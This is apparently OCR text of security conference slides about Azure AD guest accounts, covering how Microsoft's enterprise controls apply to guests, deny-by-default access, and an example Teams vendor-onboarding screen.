
(b) Understanding how control works



Partners, vendors, suppliers, other collaborators

F1000 tenant


(b) Understanding how control works



Partners, vendors, suppliers, other collaborators

F1000 tenant

(b) Control guests like employees


Identities
Microsoft Azure AD
Microsoft Defender for Identity
Endpoints
Microsoft Defender
Microsoft Endpoint Manager
Continuous risk assessment & Automation
Zero Trust policy enforcement
Conditional Access
Threat intelligence & Telemetry
Microsoft Defender for Cloud Apps
Microsoft Information Protection
Microsoft Defender for Cloud
Applications
Data
101010
010101
101010
Infrastructure
Network
EntraID

Enterprise controls to ensure secure access: MFA, RBAC, CA, device attestation, threat monitoring …

(b) Applying security controls to guests

Need guest access ➔ Require security controls

(b) Applying security controls to guests

Need guest access ➔ Require security controls

Security controls ➔ Require AAD account

(b) Applying security controls to guests

Need guest access → Require security controls

Security controls → Require AAD account

AAD account → Grants full access

Q.E.D. …?

(b) Applying security controls to guests

Need guest access ➔ Require security controls

Security controls ➔ Require AAD account

AAD account ➔ Grants ~~full~~ **deny-by-default** access


AAD guests recap

- It’s super easy to get a guest account
- AAD security controls apply
- Access is deny-by-default

Guest accounts in practice

Insert expectation vs reality meme

@mbrg0



Vendor onboarding


Vendor onboarding

This team has guests.

Owners (1)

Name	Title	Location	Tags	Role
Greg Winston	VP of IT			Owner

Members and guests (2)



